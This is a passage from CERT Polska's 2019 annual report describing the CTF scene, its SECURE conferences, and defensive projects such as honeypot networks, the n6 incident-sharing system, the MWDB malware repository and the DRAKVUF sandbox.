a flag –a piece of text that the is converted into points on the competition platform. The team that gets the most points wins the competition. Another formula is “attack/defence” in which each team receives an identical copy of infrastructure with operating services – applications prepared by the organizers. The competition is divided into several-minute rounds, during which each team attempts to steal the flags protected by services operating in the infrastructure of the other teams. The winner is the team that loses the least flags (can quickly identify vulnerabilities and secure its services) and steals the most (can exploit found vulnerabilities and bypass securities implemented by the other teams). The highest number of the competitions takes place in the form of one jeopardy CTF game held online. In some competitions, several teams are selected in online qualifications, which then compete in the final “offline” event organized at a cybersecurity conference, frequently in the “attack/defence” formula.

The CTF scene is developing rapidly – there are more events with more participating teams. According to ctftime.org⁴, which compiles an annual ranking of teams and competitions, in 2019 there were as many as 195 competitions (41 more than in 2018) in which more than 24,000 teams participated (6,000 more than in 2018). CTF competitions not only test the skills of the best hackers in the world, but also offer a great (and legal) opportunity to learn various technical issues concerning cybersecurity. Prizes are also higher. In more than 10 competitions, the prize pool exceeded USD 10,000, and in three of them, it amounted to USD 100,000 – at HITB PRO in Abu Dhabi, Real World CTF organized by Chaitin Tech in Zhengzhou, and WCTF organized by Qihoo 360 in Beijing.

The 2019 season was another very successful one for Polish teams. For the second consecutive year, Dragon Sector won the annual classification, and this time p4 was just behind the podium, giving way to Taiwanese Balsn and American PPP. Former and current employees of CERT Polska are members of both leading Polish teams.

In top 100 there were also Polish academic teams: Just Cat The Fish in 25th place (from the AGH University of Science and Technology), Made in MIM in 68th (from the University of Warsaw) and Armia Prezesa (President’s Army) in 86th (consisting of students from the University of Warsaw and Warsaw University of Technology).











Place	Team	Country	Rating
1	Dragon Sector		1093.739
2	Balsn		1035.188
3	Plaid Parliament of Pwning		1017.356
4	p4		906.208
5	TokyoWesterns		875.425
6	Tea Deliverers		834.626
7	LC&BC		804.547
8	dcua		800.787
9	perfect blue		745.206
10	Bushwhackers		723.674

Figure 3. Best teams in 2019 (source: ctftime.org).

4. <https://ctftime.org/>

There were also competitions held in Poland. In 2019, Polish teams organized three events classified by ctftime.org. Dragon Sector was the organizer of the Dragon CTF competition with the final event at the PWNing conference in Warsaw and the prize pool of PLN 53,000, which was won by p4. The p4 team, in turn, organized CONFidence CTF with the final event in Kraków and the prize pool of PLN 9,000, which was won by Dragon Sector. At the end of the year, Just Cat The Fish organized an online Just CTF event with a prize pool of USD 2,447. There were also several not classified competitions: the second edition of the military CTF competition organized as part of HackYeah Hackathon with a prize pool of PLN 30,000, a CTF competition organized by the Polish Civil Cyber Defence Association at the Cyber Security Case Study conference in Warsaw, and online qualifying competition to the Polish team for the European Cyber Security Challenge organized by CERT Polska (more information about this exercise can be found on page 17).



Figure 4. p4 team members at the HITCON competition in Taiwan.

SECURE



In 2019, the NASK State Research Institute organized two SECURE events. CERT Polska was responsible for their content.

On 28 May, SECURE Early Bird, a one-day technical seminar open to all interested parties, was held. A foreign guest was Brett Gutstein from the University of Cambridge, who talked about vulnerabilities associated with the Thunderbolt interface. Experts from CERT Polska, in turn, talked about AI hacking (Kamil Frankowicz), reverse proxy attacks (see p.72) and defending against them (Michał Leszczyński), and also




Figure 5 and 6. SECURE 2019

methods of comparing malicious software on the basis of a decompiled code (Jarosław Jedynak). The videos of all the lectures are available at the YouTube channel of CERT Polska⁵.

On 22 and 23 October, the annual SECURE conference with over 50 speakers from Poland and abroad was held. As usual, the range of topics was very broad – from organisational and legal issues (e.g. Magdalena Wrzosek of NASK and John Salomon of FI-ISAC, Kamil Bojarski of Atos) to strictly technical (e.g. Michał Bentkowski of Securitum, Krzysztof Stopczyński and Michał Leszczyński of CERT Polska, Marc Rivero López of McAfee).

The opening of the conference was attended by the Minister of Digital Affairs Marek Zagórski, and the opening lecture on IoT attacks was delivered by Tony Gee (Pen Test Partners). The second day was opened by Lance Spitzner (SANS Institute), who talked about problems associated with educating people on cybersecurity and difficulties resulting from poor communication of this issue. An interesting accent, also concerning communication, was the lecture of Professor Jerzy Bralczyk on security in the linguistic layer.

More than 400 participants listened to the lectures at SECURE 2019. The videos of many of them are available at the YouTube channel of CERT Polska⁶.

The OUCH! newsletter

Since 2011, CERT Polska have been compiling the Polish version of the OUCH! informational newsletter. It is published by the SANS Institute in the form of a two-page monthly that deals with cybersecurity aspects in daily contact with technology, written in a language comprehensible to everybody.

In 2019, the topics covered in OUCH! were creating passwords, using VPN, safe online shopping, and how to start a career in cybersecurity, among other things.

OUCH! is shared under the Creative Commons BY-NC-ND 3.0 license, which means that the newsletter can be freely distributed in any organization, provided it is not used for commercial purposes. All Polish editions can be found at <http://www.cert.pl/ouch>.

Projects

Below are the presentations of the most important internal and subsidised projects in which we participated in 2019. Many of the products of these projects are available to everyone in the form of open-source data, publications, or tools.



■ SISSDEN

In April 2019, we officially concluded the SISSDEN project⁷: a global system of threat monitoring which aims at developing situational awareness and sharing information with institutions dealing with cybersecurity

The core of SISSDEN is a sensor network collecting information on attacks on publicly available services and a data processing centre located in Warsaw. In April, the network consisted of 257 sensors covering a total of over 1,000 IPv4 addresses in all EU member states, among other places. Each sensor provides access to one or more honeypots, i.e. emulated services that are frequent targets of attacks, e.g. telnet,

5. https://www.youtube.com/watch?v=Bittoe0FiEk&list=PLghf5UNZbzG1f_uMINtbzRk0WV69t6RRq

6. <https://www.youtube.com/channel/UCG2jgFQR6RwtdPJ7FKKp7Qw>

7. <https://sisssden.eu/>

WWW, RDP servers, on a public interface. This allows for collection of detailed information on attacks without monitoring production networks. As part of the project, 14 types of honeypots were deployed. Figures 7 and 8 show the distribution of the monitored network addresses. A significant role in the day-to-day operation of the network has Shadowserver, a non-profit organisation counteracting network threats.



Figure 7. Worldwide IP addresses used in the SISSDEN sensor network.




Figure 8. European IP addresses used in the SISSDEN sensor network.

In addition to the sensor network, a so-called network telescope is used, also referred to as “darknet” (any resemblance to darkweb or services available in the Tor network is coincidental). The network telescope maintained by NASK monitors a large number of publicly available IP addresses, while in contrast to honeypots, it operates completely passively, without any interaction. Packets observed by the network telescope are suspicious by definition, as there are no operating services in the monitored networks. On average, about half a million packets are registered every minute, which is about 25 billion monthly, of which 80% are TCP packets. All traffic is analysed on an ongoing basis and information about detected attacks is distributed by means of the n6 platform (see p. 24).

A large proportion of the attacks registered by the honeypots and network telescope are different kinds of port scans, used by the attackers to locate vulnerable services and machines. Such a mechanism is used in particular by IoT botnets, e.g. Mirai, which were described in previous reports. Massive attacks also include attempts to exploit specific vulnerabilities in web applications and to determine access passwords (dictionary attacks). We also identify a number of Denial of Service attacks by registering packets coming from the victims.

In addition to the analysis of network threats, we also carried out a direct malware analysis. We developed and use operationally a system to track botnet activity based on reverse engineering of their communication protocols: mtracker. Technical specifications about the tool can be found at [<https://www.cert.pl/news/single/mtracker-sposob-sledzenie-zlosliwego-oprogramowania/>]. mtracker was used to monitor 29 malware families, including Emotet. In addition, we created a long-term sandbox, i.e. an isolated environment for behavioural observation of software execution, allowing to monitor changes in botnet behaviour over months. The tool was presented at the Botconf conference⁸.

The data obtained in this project are used to combat botnets and other sources of threats in the Internet. The information on detected infections and sources of attacks is available to every network owner. In Poland, the information is distributed through the n6 platform (see p. 24), and worldwide, such reports are made available by Shadowserver⁹ and are obtained, inter alia, by more than 100 domestic CERT teams. The data on botnet activity are monitored and systematically communicated through the mwdb platform (see p. 25) to the organisations dealing with combatting botnets and through the injects.cert.pl platform (see p. 27) to targeted institutions.

The SISSDEN project was implemented by a consortium of eight European entities: NASK State Research Institute (leader, Poland), CyberDefcon (UK), Deutsche Telekom (Germany), Eclaxys (Switzerland), Montimage (France), Poste Italiane (Italy), Shadowserver (the Netherlands), Universitaet des Saarlandes (Germany). CERT Polska and the Network Security Methods Team participated in research works conducted at NASK. The project received financing from the European Union’s Horizon 2020 Framework Programme (competition No H2020-DS-2015-1) under grant agreement No 700176.

Even though the SISSDEN research and development project is officially closed, long-term operation of the honeypot network and other risk monitoring mechanisms is provided by the AMCE project, described on page 24.



■ RegSOC

We are continuing our works on the RegSOC project (Regional Center for Cybersecurity), started in 2018, implemented together with the Wrocław University of Science and Technology (leader) and the Institute of Innovative Technologies EMAG. The aim of the project is to design and launch a model prototype of a regional cybersecurity centre with particular emphasis on the specifics of public entities, including central and local government units. In cooperation with NASK Network Security Methods Team, we handle automatic spam analysis and information exchange mechanisms between regional centres and country-level CSIRT teams.

8. <https://www.botconf.eu/wp-content/uploads/2019/12/B2019-Bialczak-Tracking-botnets-with-Long-Term-Sandboxing.pdf>
9. <https://www.shadowserver.org/what-we-do/network-reporting/>

Last year, we added a new source of spam: emails from sandbox systems (used for malware analysis). This monitoring method enables identification of the malicious software family used to distribute particular spam campaigns. Presently, the system collects spam from four types of sources:

- SMTP honeypots luring spammers (so-called spampots),
- domains registered specifically for the purpose of collecting unsolicited emails,
- sandboxes, and
- spam filters.

We started testing algorithms identifying spam campaigns on the basis of a large number of collected real messages. The working prototype allows for accurate detection of campaigns targeting Poland and other countries. We also test various visualization methods that present the size and nature of particular campaigns to analysts. In addition, we began the analysis of links (URLs) contained in spam messages to identify threats and correlate campaigns.

The project is co-financed by the National Centre for Research and Development within the framework of the CyberSecident programme, agreement No CYBERSECIDENT/381690/II/NCBR/2018.

■ SOASP and AMCE

In May 2019, we completed the SOASP project (Strengthening Operational Aspects of Cybersecurity Capacities in Poland). It enabled us to increase our operational and analytical capabilities, with particular emphasis on our obligations specified in the National Cybersecurity System Act.

Further works on the systems that were developed within the framework of SOASP are being carried out in another project started in June 2019 – AMCE (Advanced Threat Monitoring and Cooperation on the European and National levels). An important new element of the AMCE project is the provision of infrastructure and continuation of the development of the systems that were created in the SISSDEN project, in particular the honeypot network, network telescope, and malware analysis and botnet tracking tools.

Both projects are co-financed by the Connecting Europe Facility, grant agreements No. 2016-PL-IA-0127 and 2018-PL-IA-0168. Below we present the effects of these projects in the field of development of analytical systems and exchange of information.



n6


n6 (Network Security Incident eXchange) is our proprietary system for automatic collection, processing, and distribution of information on network threats. It allows our team to communicate data to network owners, administrators, and providers. We make available information about the following types of threats:

- infected computers (bots),
- phishing sites,
- botnet control infrastructure,
- sites distributing malicious software,
- sources of attacks on network services,
- and many more.

The system handles different types of sources of information, including from other CSIRT teams, commercial companies, non-profit organizations, and independent researchers. It is used for processing and communicating millions of security incidents daily to appropriate recipients. In 2019, with the use of n6, more than 319 million security incidents were processed. Detailed statistics can be found in the final chapter of this report.

Last year, we added new sources of data, e.g. devices with incorrect WPAD configuration (see p. 59). We also implemented a panel enabling easy access from a browser, thus supplementing

the existing REST API intended for automated system integration. Furthermore, we made a lot of improvements to our system management, allowing for easier expansion of the n6 functionality in the future.



The screenshot shows the n6 user panel interface. At the top, there is a search bar with 'Events' selected, and buttons for 'Columns', 'Export', 'Search', and 'Logout'. Below the search bar, there are filters for 'Max results' (set to 200), 'Start date' (22.05.2019 00:00), 'Source' (cert-pl.sinkhole), and 'Category' (Vulnerable). A 'Search' button is present. Below the filters is a table with the following data:

Time	Name	IP	ASN	Country	Confidence	Until	Count
2019-05-22 12:57:17	badwpad	89. [redacted]	6830	PL	high		
2019-05-22 12:57:19	badwpad	83. [redacted]	5617	PL	high		
2019-05-22 12:57:19	badwpad	79. [redacted]	44061	PL	high		
2019-05-22 12:57:29	badwpad	89. [redacted]	6830	PL	high		
2019-05-22 12:57:32	badwpad	15. [redacted]	12741	PL	high	2019-05-22 15:59:22	15
2019-05-22 12:57:36	badwpad	31. [redacted]	6830	PL	high		
2019-05-22 12:57:37	badwpad	89. [redacted]	6830	PL	high		
2019-05-22 12:57:38	badwpad	86. [redacted]	35191	PL	high		
2019-05-22 12:57:38	badwpad	89. [redacted]	6830	PL	high		
2019-05-22 12:57:39	badwpad	81. [redacted]	21021	PL	high		

Figure 9. n6 user panel.

Our n6 instance can be accessed by every organisation wishing to view the data on its network. Details can be found on the website of the project¹⁰. The source code of the system is available on GitHub¹¹.

mwdb.cert.pl platform

One of the systems used by CERT Polska is the proprietary mwdb.cert.pl platform, constituting a repository of information on malicious software and an integrated interface for analytical systems. At the beginning of 2019, the MWDB system was made available to external analysts in order to allow for effective exchange of samples and other information on threats.

The following the types of information are made available in the MWDB system:

- samples (executable files, memory dumps, email messages),
- identified malware families,
- static configurations,
- data downloaded from C&C servers (dynamic configurations),
- injects.

The data are organized in a hierarchical structure, which allows for tracking links between the objects. The diagram below shows examples of information displayed by the MWDB system, presenting samples related to GuLoader malicious software campaign. By observing the relationships between the objects, it can be noticed that one of the functions of GuLoader is the distribution of other malware families, e.g. Lokibot.

10. <https://n6.cert.pl/>

11. <https://github.com/CERT-Polska/n6>



Figure 10. Links between the objects related to GuLoader software campaign shown in MWDB.

Each file added to the repository is automatically analysed, which allows researchers to obtain information about the submitted sample at an early stage. This way, a total of 12,865 unique configurations from 77 malware families were obtained in 2019. More than 216,000 samples were analysed, from which a family could be recognized and static configuration obtained in 44,000 cases. Figure 11 shows an example result of the analysis of the Emotet trojan.

Config b467dc96c69abb2aab2b9ef4a6a163c405b7e54134fd41ee3020316ff2a8702a	
Details Relations Preview Download	
Family	emotet
Config type	static
+ exe_words	["texas", "func", "deploy", "run", "leel", "stuck", "def", "print", "...
+ public_key	-----BEGIN PUBLIC KEY----- MHwwDQYJKoZIhvcNAQEBBQADAwAwaAJhAOMlscqbEIH...
+ type	emotet
+ urls	[{ "cnc": "113.61.76.239", "port": 80 }, { "cnc": "111.125.71.22", "p...
Upload time	Fri, 13 Dec 2019 11:57:30 GMT

Figure 11. Static configuration of the Emotet malware.

The MWDB system is not only a platform for malware analysis analysing, but also a community of analysts. In 2019, 159 users from external organizations registered to the platform. In July, we set up a group on Slack that is accessible to all users, in which malware researchers are informed about the latest developments and exchange information about their analyses. At the end of 2019, more than 300 analysts used the resources of the repository.

Analysts have the option to integrate their systems with the MWDB repository by means of Python `mwdblib` library¹², which allows for uploading samples and downloading data from the system using scripts.

Access to the MWDB system is open to malware analysts and security experts employed in public institutions, e.g. CSIRT teams, banks, or government authorities. You can join the project by registering via the registration form available at <https://mwdb.cert.pl/register>.

injects.cert.pl website

One of the platforms launched in 2019 is the injects.cert.pl website dedicated to financial organisations and country-level CSIRT teams. It allows authorized entities to easily download information on the activity of malicious software related to specific domains.

After registration, known malware configurations can be viewed in the web panel of the system (see Figure 12).




Figure 12. Configurations of malicious software related to a particular organization.

12. <http://github.com/CERT-Polska/mwdblib>




Figure 13. View of an attack related to a specific configuration of malicious software.

Several types of attacks are recognized, including webinjects (from which the system takes its name), malicious browser redirects, sensitive data breach, etc. In addition to browsing the site, the data can be consumed by means of API and automatic email notifications (see Figure 13). Nearly 20 organizations currently have access to the data collected in the project.

DRAKVUF and DRAKMON

DRAKVUF¹³ is an open-source “black-box” malware analysis system launched in 2014. In contrast to standard solutions adopted e.g. in Cuckoo Sandbox, where analysis is run by an agent – a program or controller placed next to the observed software, DRAKVUF takes advantage of the innovative Virtual Machine Introspection technology. This means that the virtual machine in which the analysed program runs is no different from a typical user environment, and the whole analysis is carried out by observing the memory and behaviour not of the target application but of the whole virtual machine. This makes it possible to perform analysis at a much lower level (operating system kernel or even hardware), and is much more difficult to detect than standard solutions. In 2019, CERT Polska contributed to its development, adding memory dumps and WinAPI level behavioural analysis functions.

From the technical point of view, DRAKVUF uses extensions available in recent Intel processors – Extended Page Table (EPT). This makes it possible to substitute the memory page visible to the system-guest “on the fly”, depending on whether a memory read, write, or execution operation is performed. Such a mechanism allows to conceal the existence of a breakpoint.

DRAKVUF was designed from the outset with malware analysis in mind. This was done by logging system calls (kernel functions), hijacking functions managing the file system access or registry keys. However, the mechanism did not have functions allowing for user-level analysis (e.g. by hooking WinAPI functions).

13. <https://github.com/tklengyel/drakovuf>

In 2019, CERT Polska developed automatic malware analysis systems, at the same time building its proprietary system DRAKMON (the amalgamation of words “DRAKVUF” and “monitor”) based on DRAKVUF. The introduced extensions concerned mainly the possibility of observing processes not at the system kernel level but at the user level as well as making memory dumps of running malware at appropriate moments determined on the basis of heuristics.

At first, the system was developed as an independent copy, but later the changes were incorporated into the main repository. Since then, DRAKMON has been an integral part of DRAKVUF and has been developed with the support of open source community.

In 2019, the solution was presented at the SECURE¹⁴ and PWNing conferences in Warsaw.

■ Forensics

In 2019, CERT Polska continued its development of the “Advanced Forensics Laboratory” project. The project is co-created with the Cybersecurity Division of the Warsaw University of Technology and co-financed by the National Centre for Research and Development within the framework of the CyberSecIdent programme, agreement number (CYBERSECIDENT/369234/II/NCBR/2017).

The activity of the computer forensics analysis team established in CERT Polska in 2018 focuses on performing actions in real-life conditions, so the development of technical capabilities of the team is directed to practical aspects of field work.

The effect of the project is a number of specialist tools and the development of a methodology of cooperation with law enforcement agencies in combatting cybercrime. The aim of the project is to improve the competences and tools in the field of radio reconnaissance, collection and analysis of evidence, as well as conducting inspections and reconstructions of crime scenes in a safe environment.

The project involves the creation of a mobile computer forensics laboratory equipped with tools enabling, among other things, the detection of unauthorized radio signals and other concealed radio-controlled devices. In support of the investigative work of law enforcement agencies, these tools may prove critical in identifying the activity of a suspect. The equipment of the mobile laboratory enables transporting the devices to a permanently sited laboratory while maintaining continuity of power supply. In addition, the permanently sited laboratory allows for data recovery from physically and logically damaged storage media and necessary repair of equipment for the purposes of performed analyses. We are also developing software and environments dedicated to effective aggregation and analysis of evidence.



■ CyberExchange

In 2019, we participated in an expert exchange project between 11 European CERT teams.

Foreign internships allow specialists from national, governmental, and academic response teams to learn about the nature of the work of the corresponding institutions in other countries, exchange knowledge and experience, and establish direct contacts, which are an essential element of efficient international cooperation. Next to CERT Polska, experts from similar teams from Austria, Croatia, the Czech Republic, Greece, Latvia, Luxembourg, Malta, Romania, and Slovakia take part in the exchange. The leader is the Czech CZ.NIC association, within which CSIRT.CZ operates.

14. Nagranie dostępne pod adresem <https://www.youtube.com/watch?v=SluElof0wdM>

In autumn 2019, CERT Polska employees spent two weeks each cooperating with CERT.at (Austria) and CSIRT.CZ (the Czech Republic) teams. In October, we had the pleasure to host a CERT.at representative, whose visit was an opportunity to carry out integration work between the data exchange systems adopted by our teams. The CyberExchange project ends in 2020 and provides for the organization of further internships.

The project is financed by the European Union within the framework of the Connecting Europe Facility, grant agreement number 2017-EU-IA-0118.

■ #BezpiecznyPrzemysł

At the end of 2019, we started the #BezpiecznyPrzemysł (Safe Industry) campaign, where we actively work to improve the level of cybersecurity of Polish industrial infrastructure. To this end, we look for devices available from the surface web, such as PLCs or HMIs, contact their owners, and advise how to secure them.

Our activities can be divided into several areas:

- monitoring devices visible from the Internet using publicly available search engine queries, so-called dorks¹⁵;
- creating own dorks, adapted to Polish automation manufacturers and using known address classes;
- handling reports on vulnerabilities in industrial devices submitted by partners and other incident response teams;
- monitoring social media and forums for information about such devices or vulnerabilities;
- looking for previously unknown vulnerabilities in devices used by Polish industry.




Figure 14. Wastewater treatment plant performance monitoring panel.

As a result of these actions, in 2019, we identified and reported, inter alia, the following problems:

- Wastewater treatment plant performance monitoring panel. Shortly after our intervention and securing the panel by the owner, the information about the vulnerability appeared in social media. Quick reaction prevented a dangerous situation in which the panel would still be available after the publication in the media;

